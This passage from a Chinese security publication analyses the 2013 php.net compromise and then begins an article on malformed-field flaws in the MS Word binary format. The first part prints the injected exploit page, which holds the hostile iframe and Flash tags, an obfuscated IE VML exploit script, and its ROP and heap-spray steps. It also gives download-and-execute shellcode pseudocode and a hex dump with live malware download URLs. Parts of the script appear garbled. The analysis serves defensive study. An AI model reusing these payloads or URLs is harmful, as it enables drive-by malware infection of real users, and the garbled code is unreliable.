name="codebase" value="http://zivvgmyrwy.3razbave.info/
b0047396f70a98831ac1e3b25c324328/"></OBJECT>
<applet><param name="inlp_href" value="http://zivvgmyrwy.3razbave.info/
b0047396f70a98831ac1e3b25c324328/65010ef2722238da7be3579eb5da0ad7"><param
name="javafx_version" value="2.1"></applet>
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="178" height="237"
id="swf_id"><param name="movie" value="http://zivvgmyrwy.3razbave.info/
b0047396f70a98831ac1e3b25c324328/8fdc5f9653bb42a310b96f5fb203815b.swf"><param
name="allowScriptAccess" value="always"><param name="Play" value="0"><embed
src="http://zivvgmyrwy.3razbave.info/
b0047396f70a98831ac1e3b25c324328/8fdc5f9653bb42a310b96f5fb203815b.swf" id="swf_id"
name="swf_id" allowScriptAccess="always" type="application/x-shockwave-flash"
width="178" height="237"></embed></object>
<iframe src="http://zivvgmyrwy.3razbave.info/b0047396f70a98831ac1e3b25c324328/
b7fc797c851c250e92de05cbafe98609" width="178" height="237" frameborder="0"></iframe>
</body></html>
```

图 1 漏洞利用页面的内容。

- 从 SystemCall 地址开始逆向搜索，确定 ntdll.dll 的加载地址。
- 解析 ntdll.dll 的 PE 头，确定其代码段的地址范围。
- 在 ntdll.dll 的代码段中搜索以下 ROP gadgets：
- xchg eax,esp
- pop edx
- inc dword ptr [esi]
- inc dword ptr [edi]
- pop esi
- pop edi
- mov eax,89h
- mov eax,d2h
- mov eax,d7h
- 组装 ROP gadgets 来构造 NtProtectVirtualMemory 的参数。
- 通过 heapspray 将 shellcode 布局到指定内存区域。
- 调用 NtProtectVirtualMemory 将 shellcode 所在内存区域设置为可执行。
- 跳转至 shellcode 处执行。

```
<html><head><style>qfzbppq:*\{behavior:url(#default#VML);display:inline-block}</style></head><body></body><xml:namespace ns= 'urn:schemas-microsoft-com:xml' prefix='qfzbppq'>qfzbppq:oval>qfzbppq:stroke id='vmwcc'></qfzbppq:stroke></qfzbppq:oval><qfzbppq:oval>qfzbppq:stroke id='tawcjk'></qfzbppq:stroke></qfzbppq:oval></xml:namespace><script>z=es=[];eoz=[];tadu=[];ccj=[];xfp=null;ihs=null;ibm=null;zmwee=null;jsb=null;mbxgg=null;jpghv=null;neege=null;fqc=null;czj=null;bsa=null;mme=null;t1jc=null;gkx=null;xbrd=null;wfv=null;oyyyf=null;function gxfl(m,v,d){var u;if(m.length<v.length){return-1}if(d){if(m.substr(m.charCodeAt(0)==0?1:0,v.length)==v){return 0}else{u=m.length-v.length;if(m.charCodeAt(m.length-1)==0){u++}if(m.substr(u,v.length)==v){return m}}return-1}function hboyx(j){var g,m,t;t='';for(m=0;m<j.length;m++){g=j.charCodeAt(m);t+=String.fromCharCode(g&0xff)};t+=String.fromCharCode((g&0xff00)>>8)}return t}function uzd(p){var r,j;r='';if(p.length%2){p=unescape('%00')}for(j=0;j<p.length;j+=2){r+=String.fromCharCode(p.charCodeAt(j)+1);r+=String.fromCharCode(p.charCodeAt(j+1));}return r}function teqvn(q){return hboyx(unescape(wig(q)))}function wig(v){var j,k;k=v>>16&0xffff;j=(v>>16)&0xffff;return '%u'+zjff(k,4)+'%u'+zjff(j,4)}function zmkd(f){zmwee.dashstyle.array.item(0x44)=f;return eoz}function qis(q){var j,q,z;r=wfuua(0x7ffe0268)&0x0f;q=r*wfuua(0x7ffe0264);null;z=wfuua(0x7ffe026c);j=wfuua(0x7ffe0270);if(z==5&&(j==1||j==2)&&q==1){return 1}else if(z==6&&j==0&&q==1){return 2}else if(z==6&&j==1&&q==1){return 3}else{return 0}}function fayta(){return wfuua(0x7ffe0300)}function edwd(l){var n,v,o,i;i=null;if(l){l&=0xffff0000;while(1){if((wfuua(l)&0xffff)==0x5a4d){i=1;break}l-=0x10000}if(i){n=i+wfuua(i&0x3c);if(wfuua(n)==0x4550){v=wfuua(n&0x1c);o=wfuua(n&0x2c);if(v&&o){return[a:i+o,b:i+o+v]}}}}return null}function fjh(m){var p,u,p,d,p;for(p=0;p<0x400;p++){zes[p]=document.createElement('qfzbppq:shape');document.body.appendChild(zes[p])}zmwee=document.getElementById('vmwcc');for(p=0;p<0x400;p++){eoz[p]=zes[p]};for(p=0;p<0x400;p++){eoz[p].rotation;if(p==0x300){zmwee.dashstyle=1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44}}jpghv=zmwee.dashstyle.array.length;try{zmwee.dashstyle.array.length=0-1}catch(exc){return false}for(p=0;p<0x400;p++){eoz[p].marginLeft='a';d=zmwee.dashstyle.array.item(0x44);if(d>0){mbxgg=d;jsb=p;return true}}return false}function ehhye(){if(zmwee){mbxgg{zmwee.dashstyle.array.item(0x44)=mbxgg}zmwee.dashstyle.array.length=jpghv}}function seng(O){var g,s,a,n,p,t,m,b,x,h,w,v,k,i,z,l,c,f,y,i,r,u,o;m=eqis(O);if(m==0){return 1-fayta()};if(!i){return 1-edwd(j);if(!i){return 1-unescape('%94%33');c=unescape('%5a%33');o=unescape('%ff%06%33');r=unescape('%ff%07%33');s=unescape('%5e%33');u=unescape('%5f%33');y=null;z=null;if(m==1){y=unescape('%b8%89')}else if(m==2){y=unescape('%b8%8d')}else if(m==3){y=unescape('%b8%87')}z=unescape('%ba%00%03%fe%7f%ff%12%2%14');b=null;h=null;t=null;f=null;v=null;x=1;a;=1;b;while(x<1){a=zmkd(x);if(a){p=null;k=hboyx(a);if(!gkx&&(v||p=gxfl(k,y,false))!=1)}{if(!v){v=x+p}else if(gxfl(k,z,true))!=1){qkx=v}else{v=null}}if(mme&&(p=k.indexof(n))!=1){mme=x+p;if(t1jc&&(p=k.indexof(c))!=1){t1jc=x+p}g=(b&&t);w=(h&&f);if(!g){if(!b&&(p=k.indexof(o))!=1){b=x+p;if(!t&&(p=k.indexof(s))!=1){t=x+p}}if(!w){if(!h&&(p=k.indexof(r))!=1){h=x+p}}if(!f&&(p=k.indexof(u))!=1){f=x+p}}if(mme&&t1jc&&qkx&&(g||w)){break}x+=k.length}x+=2}if(g||w){if(g){xbrd=b;wjt=t}else{xbrd=h;wfv=f}}return(mme&&t1jc&&qkx&&xbrd&&wfv)}function dobv(){var u,n,o,w;neege=document.getElementById('tawcjk');for(w=0;w<0x400;w++){tadu[w]=zes[w]}.anchorRect;if(w==0x300){neege.dashstyle=1 2 3 4}}u=neege.dashstyle.array.length;try{neege.dashstyle.array.length=0-1}catch(exc){return null}}n=neege.dashstyle.array.item(6);o=neege.dashstyle.array.item(7);if(n>0&&o>0&&neege.dashstyle.array.item(8)==1){fqc=n;czj=0;bsa=u;return true}neege.dashstyle.array.length=length;return false}function ctode(){if(neege&&czj&&bsa){neege.dashstyle.array.item(7)=czj;neege.dashstyle.array.length=bsa}}function gavtf(){var a,g,x,q,u,t,i;x=edwd(fqc);if(!x){return false}a=unescape('%8b%01%ff%50%04');i=x;a;g=x;b;while(i<g){g=zmkd(i);if(q){u=null;t=hboyx(q);if((u-t.indexof(a))!=1){oyyyf=i+u;return true}}i+=t.length}i+=2}return false}function asb(O){var l;= 'AB';while(l.length<0x40000){l+=return 1.substr(0,0x3ffed)+'xxx'}function zid(O){var d,v,c;= '%90%90%90';v='%fc';d='%f4';return unescape('%eb%1f%60%8b%44%24%20%ff%3d%06%1%8b%75%08'+c+'%7%06'+teqvn(czj)+'%8d%65'+v+'%8b%45'+d+'%83%e8%80%ff%e0%e8%8d%ff%ff%ff')}}</script></body></html>
```

图 2 样本中获取到的是 iframe 页面

2.3.shellcode

shellcode 的第一部分用于获取自身的地址，如图 3 所示。

shellcode 的第二部分是自解码的，解码后的内容如图 4 所示。

对应的伪代码如下：

```
LoadLibraryA = GetAddress("LoadLibraryA");
GetTempPathA = GetAddress("GetTempPathA");
GetTempFileA = GetAddress("GetTempFileA");
WinExec = GetAddress("WinExec");
LoadLibraryA("urlmon.dll");
URLDownloadToFileA = GetAddress("URLDownloadToFileA");
for (url in list.split("")) {
char path[0x260];
GetTempPathA(0x260, path);
char file[0x100];
GetTempFileA(path, NULL, 0, file);
URLDownloadToFileA(NULL, url, file, 0, NULL);
WinExec(file, SW_SHOW);
}
```



▶ 前沿技术

```

seg000:00000000          jmp     short loc_21
seg000:00000002          ;
seg000:00000002 sub:          ; CODE XREF: seg000:loc_21↑p
seg000:00000003          pusha
seg000:00000004          mov     eax, [esp+20h]
seg000:00000005          call   eax
seg000:00000006          popa
seg000:00000007          mov     esi, [ebp+8]
seg000:00000008          nop
seg000:00000009          nop
seg000:0000000A          nop
seg000:0000000B          lea    dword ptr [esi], 1038F20h
seg000:0000000C          lea    esp, [ebp-4]
seg000:0000000D          mov     eax, [ebp-0Ch]
seg000:0000000E          sub    eax, 8
seg000:0000000F          jmp     eax
seg000:00000021          ;
seg000:00000021 loc_21:          ; CODE XREF: seg000:0000000F↑j
seg000:00000022          call   sub
seg000:00000023          ;
    
```

图 3 shellcode 的第一部分用于获取自身的地址

因此，执行这段 shellcode 将下载并执行以下程序：

- <http://144.76.192.102/?9de26ff3b66ba82b35e31bf4ea975dfe>
- <http://144.76.192.102/?90f5b9a1fbc2e4a879001a28d7940b4>
- <http://144.76.192.102/?8eec6c596bb3e684092b9ea8970d7eae>
- <http://144.76.192.102/?35523bb81eca604f9ebd1748879f3fc1>
- <http://144.76.192.102/?b28b06f01e219d58efba9fe0d1fe1bb3>
- <http://144.76.192.102/?52d4e644e9cda518824293e7a4cdb7a1>

样本中实际下载成功的有 5 个程序，包括两个 United States Courts Ransomware 勒索软件、一个 Win32/Redyms 木马的变种、一个 ZeroAccess 僵尸网络以及一个 Win32/Vawtrak 后门软件。


### 3. 防护技术分析

#### 3.1 漏洞利用检测

此次事件中的漏洞利用通过 javascript 来完成，基于特征签名进行检测的防病毒软件很难检测到这类威胁。实际上，在事件发生一个月后，依然只有少数防病毒软件能够检测到样本中的漏洞利用。

0000h:	50 59 49 49 49 49 49 49 49 49 49 49 49 49 49 49	PYIIIIIIIIIIIIIIII
0010h:	49 49 37 51 5A 6A 41 58 50 30 41 30 41 6B 41 41	II7QZjAXP0A0kAA
0020h:	10 32 41 42 32 42 30 42 42 41 42 58 50 38 41	.2AB2BBOBBABXfSA
0030h:	42 75 E9 E8 00 00 00 00 5B 8D B3 BF 01 00 00 56	Buée...[.].V
0040h:	8D B3 AB 01 00 00 56 6A 04 68 8E 4E 0D 00 E8 AF	'k...Vj.h'N'.è
0050h:	00 00 00 8D 83 D3 01 00 00 50 FF 93 BF 01 00 00	....f0...Py"i...
0060h:	8D B3 CF 01 00 00 56 8D B3 BB 01 00 00 56 6A 01	.'I...Vj.'»...Vj.
0070h:	68 88 90 03 00 E8 88 00 00 00 8D B3 DE 01 00 00	h'...è'...P...
0080h:	89 F7 AC 3C 7C 74 06 84 C0 74 02 EB F5 C6 46 FF	W-<[t...Àt.e0EFy
0090h:	00 80 3F 00 74 08 57 E8 04 00 00 00 EB E2 C9 C3	.e?.t.Wè....eàEÀ
00A0h:	55 89 E5 81 EC 08 02 00 00 60 8D B5 F8 FD FF FF	Uth.l...'.pøjyy
00B0h:	56 68 60 02 00 00 FF 93 C3 01 00 00 8D BD FC FE	Vh'.y'Ä...Wub
00C0h:	00 C0 00 00 68 00 00 00 68 00 00 00 56 FF 93	yyWh...h...VY"
00D0h:	C7 01 00 00 68 00 00 00 68 00 00 00 57 FF	C...h...h...WY
00E0h:	75 08 68 00 00 00 00 FF 93 CF 01 00 00 85 C0 75	u.h...y'I...Au
00F0h:	0C 68 05 00 00 00 57 FF 93 CB 01 00 00 61 C9 C2	h...h...E'...eEÀ
0100h:	04 00 55 89 E5 51 56 57 8B 4D 0C 8B 75 10 8B 7D	..Uth&QWkM.k.u.<
0110h:	14 FF 36 FF 75 08 E8 13 00 00 00 89 07 83 C7 04	.y6yu.è...t.fç.
0120h:	83 C6 04 E2 EC 5F 5E 59 89 EC 5D C2 10 00 55 89	fE.âi ^Yhi]Ä..Uu
0130h:	E5 53 56 57 51 64 FF 35 30 00 00 58 8B 40 0C	âSVWQdy50...X@.
0140h:	8B 48 0C 8B 11 8B 41 30 6A 02 8B 7D 08 57 50 E8	<H.<<A0j.<].NPÊ
0150h:	5B 00 00 00 85 C0 74 04 89 D1 EB E7 8B 41 18 50	[...Àt.hNgeA.P
0160h:	8B 58 3C 01 D8 8B 58 78 58 50 01 C3 8B 4B 1C 8B	<Xc.<XxXP.Ä.R.<
0170h:	53 20 8B 5B 24 01 C1 01 C2 01 C3 8B 32 58 50 01	S <[s.A.Ä.Ä&2XP.
0180h:	C6 6A 01 FF 75 0C 56 E8 23 00 00 00 85 C0 74 08	Ej.yu.Ve#...Àt.
0190h:	83 C2 04 D3 C3 02 EB E3 58 31 D2 66 8B 13 C1 E2	f.Ä.fÄ.eâX10f.<.Ää
01A0h:	02 01 D1 03 01 59 5F 5E 5B 89 EC 5D C2 08 00 55	..N..Y ^[hi]Ä..U
01B0h:	89 E5 51 53 52 31 C9 31 DB 31 D2 8B 45 08 8A 10	h&QSR1EiÜ0&E.Û.
01C0h:	80 CA 60 01 D3 D1 E3 03 45 10 8A 08 48 C9 E0 EE	eÈ'.0Nâ.E.Û...Eâi
01D0h:	31 C0 8B 4D 0C 39 CB 74 01 40 5A 5B 59 89 EC 5D	lâkM.9Et.0Z[Yhi]
01E0h:	C2 0C 00 86 57 0D 00 92 21 0D 00 CE 15 D2 00 EA	Ä..+W..'.i.0.e
01F0h:	6F 00 00 C6 30 E8 03 00 00 00 00 00 00 00 00 00	...e0Z...0000....
0200h:	00 00 00 00 00 00 00 00 00 00 00 75 72 6C 6D 6F	.....urlimo
0210h:	6E 2E 64 6C 6C 00 68 74 74 70 3A 2F 2F 31 34 34	n.d11.http://144
0220h:	2E 37 36 2E 31 39 32 2E 31 30 32 2F 3F 39 64 65	.76.192.102/?9de
0230h:	32 36 66 66 33 62 36 62 61 38 32 62 33 35 65	26ff3b66ba82b35e
0240h:	33 31 62 66 34 65 61 39 37 35 64 66 65 7C 68 74	31bf4ea975dfe ht
0250h:	74 70 3A 2F 2F 31 34 34 2E 37 36 2E 31 39 32 2E	tp://144.76.192.
0260h:	31 30 32 2F 3F 39 30 66 35 62 39 61 31 66 62 63	102/?90f5b9a1fbc
0270h:	62 32 65 34 61 39 37 39 30 30 31 61 32 38 64 37	b2e4e879001a28d7
0280h:	39 34 30 62 34 7C 68 74 74 70 3A 2F 2F 31 34 34	940b http://144
0290h:	2E 37 36 2E 31 39 32 2E 31 30 32 2F 3F 38 65 65	.76.192.102/?8e
02A0h:	63 36 63 35 39 36 62 62 33 65 36 38 34 30 39 32	c6c596bb3e684092
02B0h:	62 39 65 61 38 39 37 30 64 37 65 61 65 7C 68 74	b9ea8970d7eae ht
02C0h:	74 70 3A 2F 2F 31 34 34 2E 37 36 2E 31 39 32 2E	tp://144.76.192.
02D0h:	31 30 32 2F 3F 33 35 32 33 62 62 38 31 65 63	102/?35523bb81ec
02E0h:	61 36 30 34 66 39 65 62 64 31 37 34 38 38 37 39	a604f9ebd1748879
02F0h:	66 33 66 63 31 7C 68 74 74 70 3A 2F 2F 31 34 34	f3fc1 http://144
0300h:	2E 37 36 2E 31 39 32 2E 31 30 32 2F 3F 62 32 38	.76.192.102/?b28
0310h:	62 30 36 66 30 31 65 32 31 39 64 35 38 65 66 62	b06f01e219d58efb
0320h:	61 39 66 65 30 64 31 66 65 31 62 62 33 7C 68 74	a9fe0d1fe1bb3 ht
0330h:	74 70 3A 2F 2F 31 34 34 2E 37 36 2E 31 39 32 2E	tp://144.76.192.
0340h:	31 30 32 2F 3F 35 32 64 34 65 36 34 34 65 39 63	102/?52d4e644e9c
0350h:	64 61 35 31 38 38 32 34 32 39 33 65 37 61 34 63	da518824293e7a4c
0360h:	64 62 37 61 31 00 0D 0A	db7a1...

图 4 shellcode 的第二部分是自解码的，解码后的内容




基于静态分析的检测技术会遇到许多恶意代码有意设置的障碍，包括：

- javascript 脚本进行了高强度的混淆处理
- shellcode 以 CharCode 的形式保存在脚本中
- 自定位代码伪装成普通的函数
- shellcode 进行了自解码处理
- shellcode 的解码函数会对自身进行修改

这些都有可能造成基于静态分析的检测技术的误判。

基于虚拟执行的检测技术可以有效地检测到此次攻击中的漏洞利用。



### 3.2 恶意软件检测

用 virustotal 对样本中下载成功的 5 个恶意软件进行分析的结果如图 5 所示。

可以看到，防病毒软件跟进的速度还是很快的，在 Safe Browsing 检测到异常的第二天就有不少厂商添加了相关的特征签名，

	10月24日 检测率	10月25日 检测率	10月31日 检测率
恶意软件 1	1 / 47	17 / 47	29 / 47
恶意软件 2	4 / 47	22 / 47	31 / 47
恶意软件 3	2 / 47	26 / 47	30 / 47
恶意软件 4	1 / 47	23 / 47	34 / 47
恶意软件 5	2 / 47	23 / 47	29 / 47

图 5 用 virustotal 对样本中下载成功的 5 个恶意软件进行分析的结果

一周内主要的防病毒软件都添加了相关的特征签名。

但是，根据 php.net 发布的公告，攻击者是在 10 月 22 日植入的恶意代码，php.net 在 10 月 24 日将恶意代码清除。在恶意代码存在的那段时间，只有个别的防病毒软件能够检测出这些恶意软件。

### 4. 总结

此次事件中 php.net 被植入的恶意代码没有利用新的 0day 漏洞，所有利用的漏洞在 2013 年 6 月之前都有了修复的补丁，因此，只要及时安装操作系统与相关软件的补丁就不会受此次事件的影响。

从防护的角度来看，基于特征签名的检测技术已经不足以应对新的威胁形式，需要部署能检测到新的未知威胁的系统，以便进行更全面的防护。

# MS Word 二进制文件漏洞浅析

核心技术部 李志昕

## 关键字：Word 文件 二进制格式 漏洞分析

摘要：应用软件本地漏洞在早些时候并不特别受关注，很大程度原因在于当时远程漏洞还比较容易挖掘，黑客一旦发现远程漏洞，执行攻击更能掌握主动，而本地漏洞通常还需要目标配合，至少要打开文件才行。自 2006 年后，微软安全公告中涉及的 MS Office 应用程序漏洞渐渐增多，且最近几年，不乏一些经典 APT 攻击案例是由 Office 文件作为突破的。这其中的原因或许是由于整体安全意识的提升，以及从 OS 级的安全防御技术的发展，使得远程漏洞的挖掘和利用变得更加困难。反而社会工程加恶意文件的组合，成为 APT 攻击的有效手段。MS Office 是使用范围最为广泛的桌面应用之一，所以其文件漏洞挖掘和利用的增多也就不足为怪了。本文以 Office Word 文件格式着笔，为读者介绍 Word 相关漏洞的成因及检测。

## 一、引言

本文主要介绍 Microsoft Office 系列产品中的 Word 应用程序存在的安全漏洞，且主要是基于 Word 97-2003 版本的二进制文件格式。微软已经公开包括 Word 在内的部分 Office 系列应用程序的二进制文件格式说明 [1]，这对分析和理解 Office 相关漏洞提供了很大帮助。

此外，本文着重讲述漏洞的成因，而非漏洞利用的方法，未涉及 Shellcode 编写技术等内容。更多是希望通过对格式说明的介绍并列一些漏洞实例，使大家可以对 Word 漏洞有一个总体了解，从而提高对 Word 文件攻击的防范意识。

通常 Word 文件的扩展名为“.doc”，所以为了不致混淆，下文

中使用“Word”代表 Word 应用程序，使用“doc”代表 Word 文件。

## 二、doc 文件基础结构

Doc 文件结构非常复杂，这里仅就基础结构做以简要介绍，能够帮助读者把握 doc 结构主要脉络即可。

首先，doc 文件是一个 OLE 类型文件，OLE 文件主要由 storages 和 streams 组成（见图 1），我们暂且不需要深入 OLE 结构，只要把 storage 和 stream 对应文件夹和文件理解就可以了。我们所要关注的 doc 文件数据，就是以 stream 的形式存在的。那么，doc 文件必须要包含一个名为“WordDocument”的 stream 和一个名为“1Table”或“0Table”的 stream。这两个 stream 是不能缺少的，否则就不能称为 doc 文件。此外，通常还有包含一个名为“Data”的




图1 OLE 结构示意图

stream，顾名思义用于存放一些被引用的数据，比较多见的是内嵌图片。

WordDocument stream 中保存的最重要的数据结构是 FIB (File Information Block)，FIB 中除了保存 doc 文件的一些基本信息（如格式版本）之外，大部分字段是指向其它结构的指针和标识其结构大小（见图2）。例如 fcClx 字段表示 Clx 结构在 Table stream 中的偏移，lcbClx 字段标识 Clx 结构的大小。类似的，名称以“fc”开头的字段都表示对应结构在某个 stream 中的偏移，对应的以“lcb”开头的字段则表示其结构大小。

WordBinaryDocuments[1]	WordFIB
WordBinaryDocument[0]	FIBBase
SummaryInformation	csw 0xE
DocumentSummaryInformation	FbRgW97 62 6A 62 6A
WordFIB	cslw 0x16
WordDocumentStream	FbRgLw97
OneTableDocumentStream	cbRgFclcb 0x5D
SummaryInformationStream	FIBTable97
DocumentSummaryInformationStream	fcStshOrig 0x0
DataStream	lcbStshOrig 0x1290
PLFLSTInTableStream	fcStshf 0x0
PLFLFOInTableStream	lcbStshf 0x1290
Clx	fcPlcffndRef 0x1290
SttbFAssoc	lcbPlcffndRef 0x29E
stChpxBte	fcPlcffndTxt 0x152E
stPpaxBte	lcbPlcffndTxt 0x1C4
stChpxFKPs[10]	fcPlcfandRef 0x17AE
stPpaxFKPs[65]	lcbPlcfandRef 0x0
PlcfSed	fcPlcfandTxt 0x17AE

图2 doc 文件基础结构图(部分)

不同的结构体自然有不同的含义，单 doc 格式说明中给出的基本结构类型就有三百多个，不可谓不复杂。但这些结构体常见的组织形式却可大致分为两类：

(1) 第一类由 CP (Character Position) 和 PLC 组成。CP 是一个 32-bit 无符号整数，简单理解类似于占位符。CP 可以代表此处是文字、图片或者是对象等等，但具体属性则由 PLC 决定。PLC 是一类属性的集合，例如 Plcbkf 就是包含 bookmark 信息的属性集合。

(2) 第二类是 STTB (String Table)，也可以简单理解为一类信息的集合，例如 SttbFfn 包含的是系统字体的信息。当然这里 string 可能包含 unicode 字符串，但并非单纯是一个字符串，多数情况下仍是一个结构体。

总结一下，如果要解析 doc 文件，则可以以 FIB 为起点，在 FIB 中找到对应结构体的位置，然后再顺藤摸瓜逐步定位到具体要提取的数据的位置。

### 三、恶意 doc 文件结构

接下来，再让我们看一下通常恶意 doc

文件的结构 (见图 3), 这可以帮助我们清楚地了解 Word 文件攻击的过程及现象。




图 3 doc 恶意文件结构图

所谓恶意文件, 就是指经过攻击者精心构造, 使应用程序在处理文件过程能够触发特定漏洞并跳转到指定的 Shellcode 执行的文件。由于 doc 文件结构比较复杂, 所以构造恶意 doc 文件通常是在正常文件基础上进行篡改。常见的有修改长度字段、指针等等, 复杂的也有替换图片或 Flash 的。

为了避免严重破坏 doc 文件结构, 导致 Word 直接报文件无法打开, 通常 Shellcode 采用多段植入。触发漏洞后 EIP 先被指向一段长度较小的 Shellcode, 通常是跳转指令, 跳到具有实际恶意功能的 Shellcode 继续执行。后续就是解密并 dump 恶意程序, 再运行恶意程序实行注册服务、开启网络监听等一系列攻击行为。

最后, 为了掩盖攻击行为, 攻击者会在植入恶意程序后恢复正常的 doc 文件显示。如果攻击者运气好, 漏洞触发并不会令 Word

程序崩溃, 也就不需要再做什么了, 但这种情况比较少。如果是导致 Word 崩溃, 通常 Shellcode 会 dump 一个干净的 doc 文件, 再用 Word 打开显示。这也就是被攻击者打开恶意 doc 文件时, 可能会看到闪一下才显示的原因。若读者遇到此种现象, 就需要警惕了, 说不定您的电脑已经中招。

#### 四、漏洞实例分析

如果单从二进制格式形成的漏洞来讲, 实际上 Word 文件漏洞与通常的客户端程序漏洞并无区别, 也就是整数溢出、堆栈溢出、变量未初始化、内存释放后重用等等。除 off-by-one 这种属于逻辑错误外, 很大程度上形成漏洞的原因都是对文件数据校验不严所致。本节并不打算一一列举各种类型的漏洞, 仅举些有代表性的且有公开分析报告的漏洞, 读者可根据本文参考资料中提供的链接查阅相关报告, 举一反三之后相信会有更多收获。

##### 4.1 sprmCMajority 记录解析栈溢出漏洞

前面提过 doc 格式中有非常多的长度字段, 因此由于对长度未

Data	Value	Offset	Size
00000FC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00000FD0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00000FE0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07		
00000FF0	00 00 47 CA FF 3E C6 EF 00 00 00 00 00 00 00 01		
00001000	32 00 31 90 68 01 3A 70 11 26 2F 00 1F B0 D0 2F		
00001010	20 B0 E0 3D 21 B0 A0 05 22 B0 A0 05 23 90 A0 05		
00001020	24 90 A0 05 25 B0 00 00 17 B0 D0 02 18 B0 D0 02		
grppl	(CA47) sprmCMajority	0x00000ff2	0x0000000c
PRLs[1]		0x00000ff2	0x00000102
PRL_CMajority[0]	(CA47) sprmCMajority	0x00000ff2	0x00000102
sprm	(CA47) sprmCMajority	0x00000ff2	0x00000002
cb	0xFF	0x00000ff4	0x00000001
grppl	(C63E) sprmPAnId80, (0) s...	0x00000ff5	0x000000ff

图 4 sprmCmajority Structure


做校验或校验不严从而导致栈溢出的漏洞也是比较常见的。CVE-2010-1900 就是一例，分析报告见 [2]。

图 4 展示了恶意样本中的 sprmCmajority 结构，其中 PRL\_Cmajority.cb 代表接下来的 grpprl 结构的大小，此处被修改成 0xFF。而实际 Word 只为 grpprl 初始化了 0x54 字节的内存，且在进行内存拷贝前未对 cb 进行校验就作为参数使用，结果可想而知，造成了缓冲区溢出。

#### 4.2 畸形数据结构溢出漏洞

这个例子与前一个比较类似，也是在 sprm 结构上做文章，CVE 编号是 CVE-2006-6456，分析报告见参考资料 [3]。

图 5 中红色部分展示了恶意样本中存在问题的 sprm 结构，我们只要将其与前一个 sprmTBrCtopCv 结构（地址 0x00000FC4）对比一下，可以看出区别只有地址 0x0000FD0 处被改成了 0xFF 0xFF。实际上，原始值应该是 0xD6 0x08。这样就清楚了，0xD6 与前一个字节 0x1B 一起表明这是一个 sprmTBrCleftCv 结构（sprmcode: 0xD61B）。0x08 应该是接下



	Value	Offset	Size
▼ PRL_OneByteSize[10]	(D61A) sprmTBrCtopCv	0x00000fc4	0x0000000b
▼ sprm	(D61A) sprmTBrCtopCv	0x00000fc4	0x00000002
ispm	0x1A	0x00000fc4	0x00000002
fSpec	0x1	0x00000fc4	0x00000001
sgc	0x5	0x00000fc4	0x00000001
spr	0x6	0x00000fc4	0x00000001
cb	0x8	0x00000fc6	0x00000001
Operand	00 00 00 FF 00 00 00...	0x00000fc7	0x00000008
▼ PRL_3ByteOperand[11]	(FF1B) 65307	0x00000fcf	0x00000005
▼ sprm	(FF1B) 65307	0x00000fcf	0x00000002
ispm	0x1B	0x00000fcf	0x00000002
fSpec	0x1	0x00000fcf	0x00000001
sgc	0x7	0x00000fcf	0x00000001
spr	0x7	0x00000fcf	0x00000001
Operand	FF 00 00	0x00000fd1	0x00000003

图 5 Sprm Structure

